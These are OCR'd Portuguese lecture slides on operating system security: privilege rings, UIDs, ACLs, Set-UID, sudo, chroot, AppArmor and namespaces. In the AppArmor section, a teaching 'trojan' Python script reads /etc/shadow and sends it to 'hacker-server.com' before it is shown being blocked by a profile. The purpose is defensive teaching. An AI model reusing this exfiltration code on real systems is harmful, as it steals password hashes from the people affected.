
Sistemas Operativos

Sistemas Operativos



modo utilizador:
Execução no modo normal do CPU, sem acesso a instruções privilegiadas


modo supervisor
Execução no modo privilegiado do CPU, com acesso a instruções privilegiadas

Funções do sistema operativo

- **Inicializar os dispositivos (boot)**
- **Virtualizar o hardware**
  - Modelo computacional
- **Fornecer mecanismos de proteção**
  - Contra erros dos utilizadores
  - Contra atividades não autorizadas
- **Fornecer um Sistema de Ficheiros Virtual (VFS)**
  - Agnóstico do sistema de ficheiros realmente utilizado

Níveis de Execução

- **Diferentes níveis de privilégio**
  - Ilustrados por um conjunto de anéis concêntricos
  - Usados em CPU's para evitarem que aplicações não privilegiadas executem instruções privilegiadas
    - e.g. IN/OUT, gestão de TLB



- **Os processadores atuais têm 4 anéis**
  - Mas os SO's normalmente só usam 2
    - 0 (modo supervisor) e 3 (modo utilizador)

- **A transferência de controlo entre anéis requer mecanismos de passagem especiais**
  - Os quais são usados pelas system calls

Execução de Máquinas Virtuais

- **Aproximação mais comum**
  - Virtualização por software
  - Execução direta de código em modo utilizador (ring 3)
  - Tradução binária de código privilegiado (ring 0)
    - O código dos núcleos não é alterado mas não executa diretamente sobre a máquina
- **Virtualização assistida por hardware**
  - Virtualização completa
    - Anel -1 abaixo do anel 0
      - KVM, Intel VT-x e AMD-V
  - Pode virtualizar hardware para vários núcleos no anel 0
    - Não é necessária tradução binária
    - Os SO hospedados executam mais rápido (perf. próxima da nativa)

Execução de Máquinas Virtuais

- **Máquinas virtuais implementam mecanismo essencial para a segurança: Confinamento**
  - Implementam um domínio de segurança restrito para um conjunto de aplicações
  - Fornecem igualmente uma abstração de hardware comum
    - mesmo que o hardware do hospedeiro se altere
- **Fornecem mecanismos adicionais**
  - controlo de recursos
  - prioritização de acesso a recursos
  - criação de imagens para análise
  - reposição rápida do estado esperado

Modelo computacional

- **Entidades (objetos) geridos pelo núcleo do SO**
  - Define como as aplicações e utilizadores interagem com o núcleo
- **Exemplos:**
  - Identificadores de utilizadores
  - Processos
  - Memória virtual
  - Ficheiros e sistemas de ficheiros
  - Canais de comunicação
  - Dispositivos físicos
    - Suportes de armazenamento
      - Discos magnéticos, óticos, de memória, cassetes
    - Interfaces de rede
      - Com fio, sem fio
    - Interface humano-computador
      - Teclados, ecrãs, ratos
    - Interfaces I/O série/paralelo
      - Barramentos USB, portas série, portas paralelas, infra-vermelhos, bluetooth

Identificadores de Utilizadores (UID)

- **Para um SO um utilizador é um número**
  - Estabelecido durante a operação de login
  - User ID: um inteiro em Linux/Android/macOS, UUID no Windows
- **Atividades executadas fazem-se sempre associadas a um UID**
  - O UID permite estabelecer o que lhes é permitido/negado
    - UIDs especiais podem permitir acesso privilegiado
  - Linux e Android: UID 0 é omnipotente (root)
    - A administração da máquina é normalmente feita recorrendo a atividades com o UID 0
  - macOS: UID 0 é omnipotente para gestão
    - Alguns binários e atividades são sempre restritas, mesmo ao Root
  - Windows: conceito de privilégios
    - De administração, de configuração do sistema, etc.
    - Não existe um identificador padrão para um administrador
      - Os privilégios de administração podem ser dados a diversos UIDs

Identificadores de Grupos (GID)

- **Também existem identificadores de grupo**
  - Um grupo é um conjunto de utilizadores
  - Um grupo pode ser definido à custa de outros grupos
  - Group ID: Inteiro no Linux/Android/macOS, UUID no Windows
- **Um utilizador pode pertencer a diversos grupos**
  - Direitos = Direitos UID + Direitos GIDs
- **Em Linux as atividades executam associadas a um conjunto de grupos**
  - 1 Grupo primário: utilizado para definir pertencia de ficheiros criados
  - vários grupos secundários: utilizados para condicional o acesso

Processos


- **Um processo contextualiza atividades**
  - Atividades = operações (RWX) sobre recursos
  - Para efeitos de decisões de segurança e gestão
  - Identificado por um Process ID (PID) (um inteiro)
  - Associado à identidade de quem o lançou (UID e GIDs)
- **Contexto com relevância para a segurança**
  - Identidade efetiva (eUID e eGID)
    - Fundamental para efeitos de controlo de acesso do processo
    - Pode ser igual à identidade de quem lançou o processo
  - Recursos atualmente em uso
    - Ficheiros abertos
      - Em Linux tudo é um ficheiro ou um processo
    - Áreas de memória virtual reservadas
    - Tempo de CPU usado, prioridade, afinidade, namespace

Memória Virtual


- **É um espaço de memória onde têm lugar ações efetuadas por uma atividade**
  - Tem uma dimensão máxima que é definida pela arquitetura de hardware
    - 32 bits -> 2^{32} B (4 GB) máximo
    - 64 bits - > 2^{64} B máximo
  - Organizada em páginas (4KB no Linux)

- **A memória virtual não precisa ser usada na íntegra**
  - Apenas é usada uma parcela (a necessária)
  - Processo apenas acedem à sua memória. Endereços são virtuais!

- **A memória virtual é mapeada em memória física (RAM) quando é necessário nela ler ou escrever**
  - Num dado instante, a memória física possui partes de várias memórias virtuais
  - A escolha dessas partes é uma das funções mais importantes de um SO
    - Evitar fragmentação, gerir memória frequentemente usada vs pouco usada


...
0xffffffff
Stack
grows top->bottom
Stack Segment (SS)
...
Shared Libraries
Heap
grows bottom->top
malloc(sizeof(int))
BSS
Unitialized global variables (char a[5])
Data
Constant variables (const int i = 0)
Data Segment (DS)
Code
Program Code
Code Segment (CS)
...
0x00000000

Virtual File System (VFS)



- **Fornecem um método para representar pontos de montagem, diretórios, ficheiros e links**
  - Estrutura hierárquica para armazenar conteúdo
- **Ponto de Montagem: um acesso à raiz de um FS específico**
  - Windows usa letras (A:, ..C:..), Linux, macOs, Android usam um diretório qualquer
- **Diretório: um método de organização hierárquica**
  - Outros diretórios, pontos de montagem, ficheiros, links
  - O primeiro é denominado por raiz
- **Links: mecanismos de indireção no FS**
  - Soft Links: apontam para outro recurso em qualquer FS, no mesmo VFS
    - Windows: Atalhos são semelhantes a Soft Links, mas tratados a nível aplicacional
  - Hard Links: fornecem múltiplos identificadores (nomes) para um mesmo conteúdo (dados), num mesmo FS

Virtual File System (VFS)

- **Ficheiros**
  - Servem para armazenar dados de forma perene
    - Mas a longevidade é dada pelo suporte físico e não pelo conceito de ficheiro …
      - Apagar pode significar apenas, marcar como apagado (frequente!)
  - São sequências ordenadas de bytes associadas a um nome
    - O nome permite recuperar/reutilizar esses bytes mais tarde
  - O seu conteúdo pode ser alterado, removido, ou acrescentado
  - Possuem uma proteção que controla o seu uso
    - Permissões de leitura, escrita, execução, remoção, etc.
    - O modelo de proteção depende do sistema de ficheiros

Virtual File System (VFS)

Mecanismos de Segurança dos Ficheiros e Diretórios

- **Mecanismos de proteção mandatórios**
  - Dono
  - Utilizadores e Grupos permitidos
  - Permissões: Leitura, Escrita, Execução
    - Significados diferentes para Ficheiros e Diretórios
- **Mecanismos de proteção discricionários**
  - Regras específicas definidas pelo utilizador
- **Mecanismos adicionais**
  - Compressão implícita
  - Indireção para recursos remotos (ex, para OneDrive)
  - Assinatura
  - Cifra

Canais de Comunicação

Permitem a troca de dados entre atividades distintas mas cooperantes

- **Essenciais em qualquer sistema atual**
  - Todas as aplicações recorrem a estes mecanismos
- **Processos do mesmo SO/máquina**
  - Pipes, Sockets UNIX, streams, etc.
  - Comunicação entre processos e núcleo: syscalls, sockets
- **Processos em máquinas distintas**
  - Sockets TCP/IP e UDP/IP

Controlo de Acessos

- **O núcleo de um OS é um monitor de controlo de acesso**
  - Controla todas as interações com o hardware
    - Aplicações NUNCA acedem diretamente a recursos
  - Controla todas as interações entre entidades do modelo computacional

- **Sujeitos**
  - Tipicamente os processos locais
    - Através da API de system calls
    - Uma syscall não é uma chamada ordinária a uma função
  - Mas também mensagens de outras máquinas

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
        FILE *fp = fopen("hello.txt", "wb");
        char* str = "hello world";
        fwrite(str, strlen(str), 1, fp);
        fclose(fp);
}
```

```
$ gcc -o main ./main
```

```
$ strace ./main

....

openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3

fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0

write(3, "hello world", 11)          = 11

close(3)                             = 0

...
```

Interações com ficheiros são mediadas pelo núcleo.
Aplicações não acedem diretamente a recursos

Controlo de Acesso Obrigatório/Mandatório

- **Existem inúmeros casos de controlo de acesso obrigatório num sistema operativo**
  - Fazem parte da lógica do modelo computacional
  - Não são moldáveis pelos utentes e administradores
    - A menos que alterem o comportamento do núcleo
- **Exemplos no Linux**
  - o root pode fazer tudo
  - Sinais a processos só podem ser enviados pelo root ou o dono
  - Sockets AF_PACKET(RAW) só podem ser criados pelo root ou por processos com a capacidade CAP_NET_RAW
- **Exemplos no macOS**
  - o root pode fazer quase tudo
  - o root não pode alterar binários e diretórios assinados pela Apple

Controlo de Acesso Discricionário


- **Utilizadores podem definir regras para controlo de acesso**
  - Podem ser definíveis apenas pelo dono/utilizador
    - Esta limitação é em si um Acesso Mandatório
- **Exemplos**
  - Access Control Lists (ACL) discricionárias
    - Listas expressivas que limitam acesso a recursos
  - Linux Apparmor
    - Armazena configurações em /etc/apparmor.d com limitações das aplicações
    - Regras aplicadas automaticamente independentemente do utilizador
  - macOS sandboxd
    - Aplicações são lançadas dentro de contextos isolados (Sandbox)
    - A sandbox contém uma definição da informação que entra/sai

Proteção com ACLs

- **Cada objeto possui uma ACL (Access Control List)**
  - Diz quem pode fazer o quê
- **A ACL pode ser discricionária ou obrigatória**
  - Quando é obrigatória não se consegue modificar
  - Quando é discricionária pode ser alterada
- **É verificada quando uma atividade pretende manipular o objeto**
  - Se o pedido de manipulação não estiver autorizado é negado
  - Quem faz as validações das ACLs é o núcleo do SO
    - Monitor de segurança

Proteção de Ficheiros: ACLs de dimensão fixa

- **Cada elemento do sistema de ficheiros possui uma ACL**
  - Atribui 3 tipos de direitos a 3 entidades
  - Apenas o dono do elemento pode mudar a ACL
- **Direitos sobre ficheiros e diretórios: R W X**
  - Leitura / listagem
  - Escrita / adição/remoção de ficheiros ou subdiretorias
  - Execução / uso como diretoria corrente do processo
- **Entidades:**
  - Um UID (dono do ficheiro)
  - Um GID
  - Os demais



Proteção de Ficheiros: ACLs de dimensão variável

- **Cada elemento do sistema de ficheiros possui uma ACL e um dono**
  - A ACL atribui 14 tipos de direitos a uma lista de entidades
  - O dono pode ser um utilizador singular ou um grupo
  - O dono não possui direitos especiais por esse facto
- **Direitos:**
  - **Leitura**: listagem para diretorias
  - **Escrita**: adição de ficheiros para diretorias
  - **Execução**: uso como diretoria corrente para diretorias
  - **Acrescento**: adição de subdiretorias para diretorias
  - **Remoção de ficheiros e subdiretorias**
  - **Remoção (do próprio)**
  - **Leitura** / **escrita** dos atributos
  - **Leitura** dos atributos estendidos
  - **Leitura** / **alteração** dos direitos
  - T**omada de posse**
- **Entidades:**
  - Utilizadores singulares
  - Grupos de utilizadores
    - Há um grupo, “Everyone”, que representa “os demais”

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x   2 root root 100 dez  7 21:39 .
drwxrwxrwt  25 root root 980 dez  7 21:39 ..
-rw-r-----   1 root root   6 dez  7 21:42 a
-rw-r--r--   1 root root   6 dez  7 21:42 b
-rw-r-x---+  1 root root   6 dez  7 21:42 c

[nobody@host ~]$ cat a
cat: a: Permission denied

[nobody@host ~]$ cat b
SIO_B
[nobody@host ~]$ cat c
SIO_C

[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

Proteção de Ficheiros: ACLs de dimensão variável

- **Windows: Cada recurso possui uma ACL e um dono**
  - O dono pode ser um utilizador ou grupo
  - Não existem outras permissões definidas
- **Entidades**
  - Utilizadores individuais
  - Grupos de utilizadores

- **Leitura**
  - Diretórios: Lista entradas do diretório
- **Escrita**
  - Diretórios: Adiciona novos ficheiros
- **Execução**
  - Diretórios: Utiliza como CWD
- **Adição**
  - Diretórios: Adiciona novos diretórios
- **Apagar Ficheiros e Diretórios**
- **Remoção (dele próprio)**

- **Ler e Escrever Atributos**
- **Ler e Escrever Atributos extendidos**
- **Ler e Modificar Permissões**
- **Tomar Posse**

Elevação de Privilégios: Set-UID

- **Effective UID / Real UID**
  - O real UID é o UID do processo criador
    - Iniciador da aplicação
  - O effective UID é o UID do processo
    - O único que importa para definir os direitos do processo
- **Alteração do UID**
  - Aplicação normal
    - eUID = rUID = UID do processo que executou o exec
    - eUID não pode ser alterado (unless = 0)
  - Aplicação Set-UID
    - eUID = UID da aplicação exec'd, rUID = UID inicial do processo
    - eUID pode ser mudado para o rUID
  - rUID não pode ser alterado

Elevação de Privilégios: Set-UID

- **Permite que alterem identificadores dos processos, quando carregados de ficheiros específicos**
  - u+s: O eUID (UID Efetivo) do processo é igual o dono do ficheiro
    - e não igual ao UID de quem lança o programa
  - g+s: o gUID (GID Efetivo) do processo é igual ao grupo do ficheiro
    - e não ao grupo primário (GID) do utilizador que o lança


- **Permitir aos utilizadores a realização de tarefas administrativas**
  - passwd, chfn, chsh: permite a alteração das senhas
    - (ler/escrever o ficheiro /etc/shadow e /etc/passwd)
  - ping: permite a qualquer utilizador a criação de Sockets RAW
  - sudo: permite executar uma aplicação com um eUID diferente

Login: não é uma operação do núcleo

- **Uma aplicação de login privilegiada apresenta uma interface de login para obter as credenciais dos utentes**
  - Par nome/senha
  - Elementos biométricos
  - Smartcard e PIN de ativação
- **A aplicação de login valida as credenciais e obtém os UID e GIDs apropriados para o utente**
  - E inicia uma aplicação num processo com esses identificadores
    - Numa consola Linux esta aplicação é um shell
  - Quando este processo termina a aplicação de login reaparece
- **Daí em diante todos os processos criados pelo utente têm os seus identificadores**
  - Herdados através de forks

Login: não é uma operação do núcleo

- **O processo de login tem de ser privilegiado**
  - Tem de criar processos com UID and GIDs arbitrários
    - Os dos utentes que fazem login



Processo de validação da senha

- **O nome do utente é usado para encontrar o par UID/GID no ficheiro /etc/passwd**
  - E um conjunto de GIDs adicionais no ficheiro /etc/group
- **A senha é transformada usando uma função de síntese**
  - Atualmente configurável, quando se cria um novo utente (/etc/login.conf)
  - A sua identidade é guardado juntamente com a senha transformada
- **O resultado é verificado face a um valor guardado no ficheiro /etc/shadow**
  - Indexado também pelo nome do utente
  - Se coincidirem, o utente foi corretamente autenticado
- **Proteções dos ficheiros**
  - /etc/passwd e /etc/group podem ser lidos por qualquer um
  - /etc/shadow só pode ser lido pelo root
    - Proteção contra ataques com dicionários

Ferramenta sudo

- **A administração pelo root não é adequada**
  - Uma “identidade”, muita gente
  - Quem fez o quê?
- **Aproximação preferível**
  - Vários utilizadores podem ser admins temporários
    - Sudoers
    - Definido por um ficheiro de configuração usado pelo sudo
- **sudo é uma aplicação Set-UID com UID = 0**
  - Um registo adequado pode ser realizado por cada comando executado via sudo

USE CASE

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo

[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)

[user@linux ~]$ sudo -s
[sudo] password for user:

[root@linux ~]# id
uid=0(root) gid=0(root) groups=0(root)

[root@linux ~]# exit

[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

Mecanismo chroot

- **Reduz a visibilidade do sistema de ficheiros**
  - Cada descritor de processo possui o número do i-node raiz
    - A partir do qual são resolvidos os caminhos absolutos
  - chroot permite mudar esse número para referir o i-node de outra diretoria arbitrária
    - A vista do sistema de ficheiros do processo fica reduzida ao que existe abaixo dessa diretoria

- **É usado para proteger o sistema de ficheiros de aplicações potencialmente perigosas**
  - e.g. servidores públicos, aplicações descarregadas
  - Mas é preciso ser usada com muito cuidado!

USE CASE

```
[root@linux /opt/chroot]# find .
.
./usr
./usr/lib
./usr/lib/libcap.so.2
./usr/lib/libreadline.so.7
./usr/lib/libncursesw.so.6
./usr/lib/libdl.so.2
./usr/lib/libc.so.6
./lib64
./lib64/ld-linux-x86-64.so.2
./bin
./bin/ls
./bin/bash

[root@linux /opt/chroot]# chroot . /bin/bash
bash-4.4# ls /
bin  lib64  usr

bash-4.4# cp /bin/bash .
bash: cp: command not found
```

Confinamento: Apparmor

- **Mecanismo para restringir aplicações com base num modelo de comportamento**
  - Requer suporte do núcleo: Linux Security Modules
  - Foco nas syscalls e nos seus argumentos
  - Pode funcionar nos modos *complain* e *enforcement*
  - Gera entradas no registo do sistema para auditar o comportamento
- **Ficheiros de configuração definem que atividades podem ser invocadas**
  - Por aplicação, carregada de um ficheiro
  - Aplicações nunca podem ter mais acessos do que o definido
    - mesmo que executadas pelo root

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with  open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( ("hacker-server.com", 8888) )
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')
```

```
# Profile at /etc/apparmor.d/usr.bin.trojan

/usr/bin/trojan {
 #include <abstractions/base>

 deny network inet stream,
 /** r,
}
```

```
########## Apparmor Profile Disabled ############
root@linux: ~# trojan a
SIO_A
```

```
########## Apparmor Profile Enabled ##############
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

Confinamento: Namespaces

- **Permite o particionamento dos recursos em vistas (namespaces)**
  - Processos num namespace possuem uma vista restrita do sistema
  - Ativado através de syscalls por um processo simples:
    - clone: define um namespace para onde migrar o processo
    - unshare: desassocia o processo do seu contexto atual
    - setns: coloca o processo num Namespace
- **Tipos de Namespaces**
  - **mount**: aplicado a pontos de montagem
  - **process id**: primeiro processo tem id 1
  - **network**: stack de rede “independente” (rotas, interfaces...)
  - **IPC**: métodos de comunicação entre processos
  - **uts**: independência de nomes (DNS)
  - **user id**: segregação das permissões
  - **cgroup**: limitação dos recursos utilizados (memória, cpu...)

USE CASE

```
## Create netns named mynetns
root@vm: ~# ip netns add mynetns

## Change iptables INPUT policy for the netns
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP


## List iptables rules outside the namespace
root@linux: ~# iptables -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination


## List iptables rules inside the namespace
root@linux: ~# ip netns exec mynetns iptables -L INPUT
Chain INPUT (policy DROP)
target     prot opt source               destination
```

USE CASE

```
## List Interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00


## Move the interface enp0s3 to the namespace
root@linux: ~# ip link set enp0s3 netns mynetns

## List interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff


## List interfaces outside the namespace
root@linux: ~# ip link list
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Confinamento: Containers

- **Explora namespaces para fornecer uma vista virtual do sistema**
  - Isolamento de rede, cgroups, user ids, mounts, etc...
- **Processos são executados no âmbito de um "container"**
  - Container é uma construção aplicacional e não do núcleo
  - Consiste num ambiente por composição de namespaces
  - Requer a criação de pontes com o sistema real
    - interfaces de rede, processos de proxy
- **Aproximações relevantes**
  - **LinuX Containers**: foco num ambiente completo virtualizado
    - evolução do OpenVZ
